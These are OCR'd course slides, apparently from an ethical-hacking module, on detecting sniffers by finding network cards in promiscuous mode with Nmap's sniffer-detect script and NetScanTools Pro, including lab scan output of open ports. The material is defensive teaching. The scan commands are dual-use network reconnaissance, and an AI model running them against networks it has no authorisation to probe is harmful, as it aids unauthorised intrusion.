
Figure 8.65: Detecting sniffing via the ARP method

Promiscuous Detection Tools

Nmap

- Nmap's NSE script allows you to check if a system on a local Ethernet has its network card in the **promiscuous** mode
- Command to detect NIC in promiscuous mode:

`nmap --script=sniffer-detect [Target IP Address/Range of IP addresses]`


Zenmap
Scan Tools Profile Help
Target: 10.10.1.19
Profile:
Scan
Cancel
Hosts
Services
OS Host
www.moviescope.c
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
Details
Filter Hosts


Command: nmap --script=sniffer-detect 10.10.1.19

```
nmap --script sniffer-detect 10.10.1.19
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-12 00:01 Pacific Daylight Time
Nmap scan report for www.moviescope.com (10.10.1.19)
Host is up (0.0023s latency).
Not shown: 983 closed tcp ports (reset)
PORT     STATE SERVICE
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
636/tcp  open  ldapssl
990/tcp  open  ftps
993/tcp  open  imaps
995/tcp  open  pop3s
1801/tcp open  msmq
2103/tcp open  zephyr-clt
2105/tcp open  eklogin
2107/tcp open  msmq-mgmt
3389/tcp open  ms-wbt-server
5061/tcp open  sip-tls
5357/tcp open  wsdapi
8080/tcp open  http-proxy
MAC Address: 02:15:5D:28:76:03 (Unknown)

Host script results:
|_sniffer-detect: Likely in promiscuous mode (tests: "11111111")

Nmap done: 1 IP address (1 host up) scanned in 2.50 seconds
```

https://nmap.org

NetScan Tools Pro

- NetScanTools Pro includes a **Promiscuous Mode Scanner** tool to scan your subnet for network interfaces listening for all ethernet packets in the promiscuous mode


demo - NetScanTools® Pro Demo Version Build 5-19-2020 based on version 11.91
File Edit Accessibility View IPv6 Help
Welco...
Auto...
Manu...
Network Interfaces and Statistics
Network Interfaces
Network Neighb...
Network Shares - SMB
Network Routi...
Favorit...
Active ...
Passiv...
DNS T...
Packet...
Extern...
Applic...
Click here to Buy Now!
Manual Tools - Promiscuous Mode Scanner
Add Note
Jump To Automated
Reports
Do Scan
Stop
For Help, press F1
CAP NUM SCRL

Use this tool to find network adapters listening in promiscuous mode.

☑ Broadcast 31 bit
☑ Broadcast 16 bit
☑ Broadcast 8 bit
☑ Multicast Address 0
☑ Multicast Address 1
☑ Multicast Address 3
☑ Group Bit Address
☐ Add to Favorites

Scanning and Analysis Complete

Network Interface: Ethernet (10.10.1.11) - Microsoft Hyper-V Network Adapter

Start IP Address: 10 . 10 . 1 . 5

End IP Address: 10 . 10 . 1 . 30

☑ Resolve IPs to Hostnames

Packet Delay (ms): 10

IP Address	MAC Address	I/F Manufacturer	Hostname	B31	B16	B8	GRP	M0	M1	M3	Analysis
10.10.1.9	02-15-5D-28-76-05		?	X	X	X	X	X	X	X	Promiscuou
10.10.1.13	02-15-5D-28-76-03		?	X		X	X		X	X	Maybe
10.10.1.14	02-15-5D-28-76-06		?	X		X	X		X	X	Maybe
10.10.1.19	02-15-5D-28-76-03		www.moviescope.com	X		X	X		X	X	Maybe
10.10.1.22	00-15-5D-01-80-02	Microsoft Corporation	SERVER2022	X		X	X		X	X	Maybe

https://www.netscantools.com

Promiscuous Detection Tools


- **Nmap**

  Source: *https://nmap.org*

  Nmap's NSE script allows you to check whether a system on a local Ethernet has its network card in promiscuous mode.

  Command to detect NIC in promiscuous mode:

  `nmap --script=sniffer-detect [Target IP Address/Range of IP addresses]`


Zenmap
Scan Tools Profile Help
Target: 10.10.1.19
Profile:
Scan
Cancel
Hosts
Services
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
OS
Host
www.moviescope.c
Details
Filter Hosts

Command: nmap --script=sniffer-detect 10.10.1.19

```
nmap --script sniffer-detect 10.10.1.19
```

